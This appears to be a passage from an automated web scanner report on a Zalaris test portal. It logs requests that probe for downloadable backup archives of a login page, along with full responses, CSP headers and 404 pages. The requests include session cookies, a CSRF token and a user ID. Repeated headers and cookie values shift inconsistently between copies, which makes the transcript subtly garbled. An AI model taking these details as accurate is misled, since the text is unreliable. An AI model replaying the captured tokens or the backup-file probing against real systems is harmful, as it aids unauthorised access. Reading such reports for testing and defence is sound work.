https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpbc.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div>
class="text-center p-md-5"></div></div></div></div></div></div></div></div></div></div></div>
...[SNIP]...
```

23.58. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/native/neptune_login_ping.html

Request 1

```
GET /neptune/native/neptune_login_ping.tar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
```


ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:47:28 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/wnzg.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:47:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
```

```
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://*.zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://maps.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div>
...[SNIP]...
```

23.59. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.7z

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.tar.7z HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3CARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:47:45 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://*.goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcores.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcores.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
```

```
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/juwpkwg.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07c7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:47:47 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">>Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div><div class="container-fluid"><div
class="text-center p-md-5"></div></div></div></div></div></div>
...[SNIP]...
```

23.60. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.bz2

Summary

Severity: **Information**
Confidence: **Certain**

Host: <https://testportal.zalaris.com>
Path: /neptune/native/neptune_login_ping.html

Request 1

```
GET /neptune/native/neptune_login_ping.tar.bz2 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:48:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dvp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsef.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/dhqqkxhd.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:48:02 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
```

```
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dwp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
